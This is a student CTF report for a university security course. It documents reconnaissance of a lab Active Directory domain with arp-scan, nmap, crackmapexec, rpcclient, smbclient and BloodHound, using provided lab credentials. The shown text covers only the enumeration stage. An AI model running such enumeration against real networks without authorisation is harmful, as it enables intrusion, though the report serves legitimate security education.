Spring 2024-2025

EECE 503J - Gamma CTF Report

Instructor: Dr. Hussein Bakri

Students:
Antoine Abou Faycal
Sarjoun Radiyeh
Mahdi Alhakim
Abdullah Itani

Windows Active Directory..... 5
I. First Goal: Acquiring Root Access..... 5
Machine Discovery..... 5
Acquiring Root Access on DC:.....6
1- Port Scanning..... 6
2- Enumeration.....8
i- Enumerating Users.....8
ii- Enumerating Groups..... 10
iii- Enumerating SMB Shares.....12
iv- Enumerating using Bloodhound..... 13
3- Domain Admin Access.....16
4- Flags..... 19
Acquiring Root Access on Windows Box A.....21
1 - Port Scanning..... 21
2- Domain Admin Access.....24
3- Flags..... 25
Acquiring Root Access on Windows Box B.....27
1 - Port Scanning..... 27
2- Domain Admin Access.....29
3- Flags..... 29
II. Second Goal: Other Possible Attack Vectors..... 31
Attacking DC..... 31
1- Cracking All The Passwords..... 31
i- Hashdump..... 32
ii- mimikatz.....32
iii- Cracking the hashes.....34
Administrator.....35
jlitman.....35
pbuffay..... 36
Postgresql.....37
cbing.....37
rgeller..... 38
rgreen.....38
mgeller..... 39
mhannigan.....40
harold.wayne..... 40
svc-sql svc-fileshare.....41
lknope.....42
All Passwords.....42

2- Kerberoasting Attack..... 43
i- PostgreSQL..... 45
ii- harold.wayne..... 46
iii- svc-sql..... 48
3- AS-REP Roasting Attack..... 49
i- Flag..... 51
4- DCSync Attack..... 51
5- Silver And Golden Tickets Attacks..... 52
6- Nessus..... 54
Nessus Vulnerability Assessment Report..... 54
Severity Distribution..... 54
Key Critical Vulnerabilities..... 54
Key Observations..... 56
Recommendations..... 56
Attacking Windows Box A..... 57
1- Cracking All The Passwords..... 57
i- Meterpreter's Hashdump..... 57
ii- SAM & SYSTEM Dump..... 58
iii- Cracking the Hashes..... 59
2- winPEAS..... 60
3- Privilege Escalation..... 62
i- daclsvc..... 62
ii- Unquoted Path Service..... 65
iii- regsvc..... 67
iv- FancyTask..... 69
v- LPE..... 72
vi- CleanUp..... 73
vii- Autorun Program..... 75
viii- filepermservice..... 77
ix- dllsvc..... 78
x- AlwaysInstallElevated..... 81
xi- Admin Paint..... 83
xii- true.exe..... 85
xiii- Searching for passwords..... 89
Attacking Windows Box B..... 91
1- Cracking All The Passwords..... 91
i- Meterpreter's Hashdump..... 91
ii- SAM & SYSTEM Dump..... 91
iii- Cracking the Hashes..... 92
2- Privilege Escalation..... 93
Linux..... 95

First Goal: Acquiring Root Access..... 95
1- Machine Discovery..... 95
2- Port Scanning..... 96
3- HTTP..... 100
i- Main page..... 100
ii- Directory enumeration..... 101
iii- Joomla page..... 104
iv- Password Brute Forcing..... 105
v- JoomScan..... 109
vi- Obtaining a Foothold..... 112
vii- First flag..... 116
4- Privilege Escalation..... 117
i- Root flag..... 120
Second Goal: Other Possible Attack Vectors..... 121
1- Crontab..... 121
2- SUID/SGIDbit..... 123
3- Linpeas..... 125
i- systemd..... 128
4- Nessus..... 131
Remediation..... 134
1- Linux..... 134
2- Windows Active Directory..... 134
i- Credentials & Authentication..... 134
ii- Active Directory Hardening..... 134
iii- Service and Configuration Security..... 134
Network Protocol and Exposure Risks..... 135
Patching and Software Hardening..... 135
Segmentation and Least Privilege..... 135
Host-Specific Remediations..... 135
Domain Controller..... 135
Windows Box A..... 135
Windows Box B..... 136
Contributions..... 137
Antoine Abou Faycal..... 137
Sarjoun Radiyeh..... 137
Mahdi Alhakim..... 138
Abdullah Itani..... 139
References..... 139

Windows Active Directory

I. First Goal: Acquiring Root Access

Machine Discovery

To initiate our penetration test, the first step involved identifying the active machines on the network. We used arp-scan to discover the IP addresses of all the Windows machines present in the environment.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:6a:7c:68, IPv4: 192.168.174.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.174.1   00:50:56:c0:00:08       (Unknown)
192.168.174.2   00:50:56:f0:ec:6c       (Unknown)
192.168.174.129 00:0c:29:9c:27:b4       (Unknown)
192.168.174.130 00:0c:29:31:a4:45       (Unknown)
192.168.174.174 00:0c:29:d2:8f:c5       (Unknown)
192.168.174.254 00:50:56:f3:29:a4       (Unknown)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.852 seconds (138.23 hosts/sec). 6 responded
```

Executing the arp-scan command revealed the following IP addresses: 192.168.174.129, 192.168.174.130, and 192.168.174.174. Based on our initial understanding of the network topology, we identified the roles of these machines as follows:

- **Domain Controller (DC):** 192.168.174.129
- **Windows Box A:** 192.168.174.174
- **Windows Box B:** 192.168.174.130

Acquiring Root Access on DC:

1- Port Scanning

With the Domain Controller's IP address identified, our next step was to understand the services running on it. We utilized the nmap tool for this purpose, executing the command nmap -sCV 192.168.174.129. The -sCV flags instruct nmap to perform a TCP SYN scan, determine service and version information (-sV), and execute default scripts (-sC) to gather more details about the open ports.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ nmap -sCV 192.168.174.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 12:56 EEST
Nmap scan report for 192.168.174.129
Host is up (0.00043s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-03 09:56:24Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: zeuscorp.local0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-03T09:57:42+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Zeus-DC.zeuscorp.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:Zeus-DC.zeuscorp.local
| Not valid before: 2025-04-13T18:05:44
|_Not valid after:  2026-04-13T18:05:44
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: zeuscorp.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=Zeus-DC.zeuscorp.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:Zeus-DC.zeuscorp.local
| Not valid before: 2025-04-13T18:05:44
|_Not valid after:  2026-04-13T18:05:44
|_ssl-date: 2025-05-03T09:57:42+00:00; 0s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: zeuscorp.local0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-03T09:57:42+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Zeus-DC.zeuscorp.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:Zeus-DC.zeuscorp.local
| Not valid before: 2025-04-13T18:05:44
|_Not valid after:  2026-04-13T18:05:44
```

```
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: zeuscorp.local0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-03T09:57:42+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Zeus-DC.zeuscorp.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:Zeus-DC.zeuscorp.local
| Not valid before: 2025-04-13T18:05:44
|_Not valid after:  2026-04-13T18:05:44
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 00:0C:29:81:07:88 (VMware)
Service Info: Host: ZEUS-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: ZEUS-DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:81:07:88 (VMware)
| smb2-time:
|   date: 2025-05-03T09:57:03
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.60 seconds

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

abdullahitani@kali: ~

File Actions Edit View Help

abdullahitani@kali: ~ × abdullahitani@kali: ~ × abdullahitani@kali: ~ ×

```
┌──(abdullahitani㉿kali)-[~]
└─$ nmap -p- 192.168.174.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-07 16:03 EDT
Nmap scan report for 192.168.174.5
Host is up (0.00064s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49664/tcp open  unknown
49668/tcp open  unknown
58332/tcp open  unknown
58333/tcp open  unknown
58343/tcp open  unknown
58353/tcp open  unknown
58361/tcp open  unknown
MAC Address: 00:0C:29:B2:31:63 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 111.81 seconds

┌──(abdullahitani㉿kali)-[~]
└─$
```

```
File  Actions  Edit  View  Help
abdullahitani@kali: ~ ×   abdullahitani@kali: ~ ×   abdullahitani@kali: ~ ×

┌──(abdullahitani㉿kali)-[~]
└─$ sudo nmap -sU -p- 192.168.174.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-07 16:07 EDT
Nmap scan report for 192.168.174.5
Host is up (0.0013s latency).
Not shown: 65530 open|filtered udp ports (no-response)
PORT    STATE SERVICE
53/udp  open  domain
88/udp  open  kerberos-sec
123/udp open  ntp
137/udp open  netbios-ns
389/udp open  ldap
MAC Address: 00:0C:29:B2:31:63 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 166.05 seconds

┌──(abdullahitani㉿kali)-[~]
└─$
```

The results revealed several critical ports associated with Windows domain infrastructure: port 88 (Kerberos), port 389 (LDAP), port 445 (SMB), port 464 (Kerberos kpasswd5), and port 3268 (Global Catalog). These open services confirm that the target is an Active Directory Domain Controller for the domain zeuscorp.local, with the hostname Zeus-DC. Additionally, the SSL certificate data gathered on ports 636 and 3269 validated the DC's identity and confirmed secure LDAP services are enabled, which will be useful in subsequent enumeration or exploitation stages.

2- Enumeration

i- Enumerating Users

Using Crackmapexec:

We were provided with an initial set of credentials: username lknope and password Password1. Leveraging this foothold, our first enumeration step was to obtain a list of valid user accounts within the zeuscorp.local domain. We used the crackmapexec tool, a powerful utility for interacting with Windows networks.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ sudo crackmapexec smb 192.168.174.129 -u lknope -p Password1 --users
SMB         192.168.174.129 445    ZEUS-DC          [*] Windows Server 2022 Build 20348 x64 (name:ZEUS-DC) (domain:zeuscorp.local) (signing:
True) (SMBv1:False)
SMB         192.168.174.129 445    ZEUS-DC          [+] zeuscorp.local\lknope:Password1
SMB         192.168.174.129 445    ZEUS-DC          [+] Enumerated domain user(s)
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\lknope                     badpwdcount: 0 desc: OSCP-style initial fo
othold
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\svc-fileshare              badpwdcount: 0 desc:
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\svc-sql                    badpwdcount: 0 desc:
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\harold.wayne               badpwdcount: 0 desc:
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\mhannigan                  badpwdcount: 0 desc:
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\mgeller                    badpwdcount: 0 desc:
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\rgreen                     badpwdcount: 0 desc:
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\rgeller                    badpwdcount: 0 desc:
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\cbing                      badpwdcount: 0 desc:
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\PostgreSQL                 badpwdcount: 0 desc:
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\pbuffay                    badpwdcount: 0 desc:
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\jlitman                    badpwdcount: 0 desc:
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\jtribbiani                 badpwdcount: 0 desc: A 8 character passwor
d starting with the word Care
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\krbtgt                     badpwdcount: 0 desc: Key Distribution Cent
er Service Account
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\Guest                      badpwdcount: 0 desc: Built-in account for
guest access to the computer/domain
SMB         192.168.174.129 445    ZEUS-DC          zeuscorp.local\Administrator              badpwdcount: 0 desc: Built-in account for
administering the computer/domain

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

The command executed was:

sudo crackmapexec smb 192.168.174.129 -u lknope -p Password1 --users

This command attempts to authenticate to the Domain Controller (192.168.174.129) via the SMB protocol using the provided credentials and then requests a list of user accounts.

The successful execution of this command confirmed the validity of the lknope credentials and provided us with a comprehensive list of domain user accounts: lknope, svc-fileshare, svc-sql, harold.wayne, mhannigan, mgeller, rgreen, rgeller, cbing, PostgreSQL, pbuffay, jlitman, jtribbiani.

Using RPC:

We also explored alternative methods for user enumeration. The rpcclient tool allows interaction with the SMB protocol and can be used to query various system information. We attempted to enumerate users on the Domain Controller (192.168.174.129) using the enumdomusers command after authenticating with the lknope credentials.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ rpcclient -U "lknope" 192.168.174.129
Password for [WORKGROUP\lknope]:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[jtribbiani] rid:[0x450]
user:[jlitman] rid:[0x452]
user:[pbuffay] rid:[0x453]
user:[PostgreSQL] rid:[0x459]
user:[cbing] rid:[0x45b]
user:[rgeller] rid:[0x45c]
user:[rgreen] rid:[0x45d]
user:[mgeller] rid:[0x45f]
user:[mhannigan] rid:[0x460]
user:[harold.wayne] rid:[0x463]
user:[svc-sql] rid:[0x464]
user:[svc-fileshare] rid:[0x466]
user:[lknope] rid:[0x467]
rpcclient $>
```

The enumdomusers command successfully returned a list of domain users along with their Relative IDs (RIDs).

ii- Enumerating Groups

We proceeded to enumerate the domain groups within the zeuscorp.local domain. Understanding the group structure and memberships is crucial for identifying potential privilege escalation paths and high-value targets. We utilized the crackmapexec tool to query the Domain Controller via the SMB protocol and return a list of domain groups along with the count of members in each.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ sudo crackmapexec smb 192.168.174.129 -u lknope -p Password1 --groups
SMB         192.168.174.129 445    ZEUS-DC          [*] Windows Server 2022 Build 20348 x64 (name:ZEUS-DC) (domain:zeuscorp.local) (signing:
True) (SMBv1:False)
SMB         192.168.174.129 445    ZEUS-DC          [+] zeuscorp.local\lknope:Password1
SMB         192.168.174.129 445    ZEUS-DC          [+] Enumerated domain group(s)
SMB         192.168.174.129 445    ZEUS-DC          ITOperators                                membercount: 1
SMB         192.168.174.129 445    ZEUS-DC          OfficeSuppliesSales                        membercount: 2
SMB         192.168.174.129 445    ZEUS-DC          PartyPlanners                              membercount: 4
SMB         192.168.174.129 445    ZEUS-DC          DnsUpdateProxy                             membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          DnsAdmins                                  membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Enterprise Key Admins                      membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Key Admins                                 membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Protected Users                            membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Cloneable Domain Controllers               membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Enterprise Read-only Domain Controllers    membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Read-only Domain Controllers               membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Denied RODC Password Replication Group     membercount: 8
SMB         192.168.174.129 445    ZEUS-DC          Allowed RODC Password Replication Group    membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Terminal Server License Servers            membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Windows Authorization Access Group         membercount: 1
SMB         192.168.174.129 445    ZEUS-DC          Incoming Forest Trust Builders             membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Pre-Windows 2000 Compatible Access         membercount: 2
SMB         192.168.174.129 445    ZEUS-DC          Account Operators                          membercount: 1
SMB         192.168.174.129 445    ZEUS-DC          Server Operators                           membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          RAS and IAS Servers                        membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Group Policy Creator Owners                membercount: 4
SMB         192.168.174.129 445    ZEUS-DC          Domain Guests                              membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Domain Users                               membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Domain Admins                              membercount: 6
SMB         192.168.174.129 445    ZEUS-DC          Cert Publishers                            membercount: 1
SMB         192.168.174.129 445    ZEUS-DC          Enterprise Admins                          membercount: 4
SMB         192.168.174.129 445    ZEUS-DC          Schema Admins                              membercount: 5
SMB         192.168.174.129 445    ZEUS-DC          Domain Controllers                         membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Domain Computers                           membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Storage Replica Administrators             membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Remote Management Users                    membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Access Control Assistance Operators        membercount: 0
```

```
SMB         192.168.174.129 445    ZEUS-DC          Account Operators                          membercount: 1
SMB         192.168.174.129 445    ZEUS-DC          Server Operators                           membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          RAS and IAS Servers                        membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Group Policy Creator Owners                membercount: 4
SMB         192.168.174.129 445    ZEUS-DC          Domain Guests                              membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Domain Users                               membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Domain Admins                              membercount: 6
SMB         192.168.174.129 445    ZEUS-DC          Cert Publishers                            membercount: 1
SMB         192.168.174.129 445    ZEUS-DC          Enterprise Admins                          membercount: 4
SMB         192.168.174.129 445    ZEUS-DC          Schema Admins                              membercount: 5
SMB         192.168.174.129 445    ZEUS-DC          Domain Controllers                         membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Domain Computers                           membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Storage Replica Administrators             membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Remote Management Users                    membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Access Control Assistance Operators        membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Hyper-V Administrators                     membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          RDS Management Servers                     membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          RDS Endpoint Servers                       membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          RDS Remote Access Servers                  membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Certificate Service DCOM Access            membercount: 1
SMB         192.168.174.129 445    ZEUS-DC          Event Log Readers                          membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Cryptographic Operators                    membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          IIS_IUSRS                                  membercount: 1
SMB         192.168.174.129 445    ZEUS-DC          Distributed COM Users                      membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Performance Log Users                      membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Performance Monitor Users                  membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Network Configuration Operators            membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Remote Desktop Users                       membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Replicator                                 membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Backup Operators                           membercount: 1
SMB         192.168.174.129 445    ZEUS-DC          Print Operators                            membercount: 0
SMB         192.168.174.129 445    ZEUS-DC          Guests                                     membercount: 2
SMB         192.168.174.129 445    ZEUS-DC          Users                                      membercount: 3
SMB         192.168.174.129 445    ZEUS-DC          Administrators                             membercount: 6

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

Of particular interest are the groups with higher member counts and those with names suggesting elevated privileges, such as "Domain Admins" (6 members), "Enterprise Admins" (4 members), and "Administrators" (6 members). Identifying the members of these groups became a key objective in our pursuit of Domain Administrator access. Additionally, groups like "Account Operators" and "Backup Operators" could potentially be leveraged for local privilege escalation on domain-joined workstations or servers.

iii- Enumerating SMB Shares

We used crackmapexec to list the available shares using our initial lknope credentials:

sudo crackmapexec smb 192.168.174.129 -u lknope -p Password1 --shares

The output revealed the following network shares and their associated permissions.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ sudo crackmapexec smb 192.168.174.129 -u lknope -p Password1 --shares
SMB         192.168.174.129 445    ZEUS-DC          [*] Windows Server 2022 Build 20348 x64 (name:ZEUS-DC) (domain:zeuscorp.local) (signing:True) (SMBv1:False)
SMB         192.168.174.129 445    ZEUS-DC          [+] zeuscorp.local\lknope:Password1
SMB         192.168.174.129 445    ZEUS-DC          [+] Enumerated shares
SMB         192.168.174.129 445    ZEUS-DC          Share           Permissions     Remark
SMB         192.168.174.129 445    ZEUS-DC          -----           -----------     ------
SMB         192.168.174.129 445    ZEUS-DC          ADMIN$                          Remote Admin
SMB         192.168.174.129 445    ZEUS-DC          C$                              Default share
SMB         192.168.174.129 445    ZEUS-DC          importantfiles  READ,WRITE
SMB         192.168.174.129 445    ZEUS-DC          IPC$            READ            Remote IPC
SMB         192.168.174.129 445    ZEUS-DC          NETLOGON        READ            Logon server share
SMB         192.168.174.129 445    ZEUS-DC          SYSVOL          READ            Logon server share

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

The listed shares were ADMIN$, C$, importantfiles, IPC$, NETLOGON, SYSVOL.

ImportantFiles Share:

Following the discovery of the importantfiles share with Read/Write permissions for the lknope user, we decided to investigate its contents. We used smbclient to connect to this share on the Domain Controller (192.168.174.129):

smbclient //192.168.174.129/importantfiles/ -U lknope

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ smbclient //192.168.174.129/importantfiles -U lknope
Password for [WORKGROUP\lknope]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat May  3 13:50:08 2025
  ..                                  D        0  Tue Jan  9 14:51:06 2024
  Secrets.txt                         A      714  Tue Apr  9 00:26:02 2024

                15568127 blocks of size 4096. 12463564 blocks available
smb: \> get Secrets.txt
getting file \Secrets.txt of size 714 as Secrets.txt (139.5 KiloBytes/sec) (average 139.5 KiloBytes/sec)
smb: \> exit

┌──(antoineabfaycal㉿kali)-[~]
└─$ cat Secrets.txt
Are you good with riddles? Decipher the following and you will have the credentials of a user that creates users

I am the key to unlock the secrets within,
With a name that blends, I'm hidden in the din.
Two eyes, two ears, I'm a symphony of sight and sound,
In the vast expanse of bytes, my essence is found.

My first is a man of trade, plain and simple,
A smith of sorts, his craft isn't nimble.
His name starts with e but wait and see.
My second, a common word for secure entry,
Yet often overlooked, dismissed as elementary.

Combine us well, and you shall see,
Access to realms, as easy as can be.
In the kingdom of data, where codes abound,
Find our union, and the treasures shall be found.

┌──(antoineabfaycal㉿kali)-[~]
└─$
```


The listing revealed a file named Secrets.txt. Given the name, we decided to download this file to our local machine for further analysis using the get command. After downloading the file, we used the cat command to view its contents. The contents of Secrets.txt presented a riddle. This riddle suggests that by solving it, we can obtain the username and password of a user with the ability to create other users within the domain.

iv- Enumerating using Bloodhound

To gain a graphical representation of the Active Directory environment and identify potential attack paths, we utilized Bloodhound. We used the bloodhound-python tool to gather data from the Domain Controller (192.168.174.129) using our initial lknope credentials.


```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ sudo bloodhound-python -d zeuscorp.local -u lknope -p Password1 -ns 192.168.174.129 -c All
[sudo] password for sarjounradiyeh:
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: zeuscorp.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (zeus-dc.zeuscorp.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: zeus-dc.zeuscorp.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 6 computers
INFO: Connecting to LDAP server: zeus-dc.zeuscorp.local
INFO: Found 17 users
INFO: Found 55 groups
INFO: Found 4 gpos
INFO: Found 10 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WindowsBoxB.zeuscorp.local
INFO: Querying computer: WindowsBoxA.zeuscorp.local
INFO: Querying computer: HERA-PC.zeuscorp.local
INFO: Querying computer: Cadmus-PC.zeuscorp.local
INFO: Querying computer: Hercules-PC.zeuscorp.local
INFO: Querying computer: Zeus-DC.zeuscorp.local
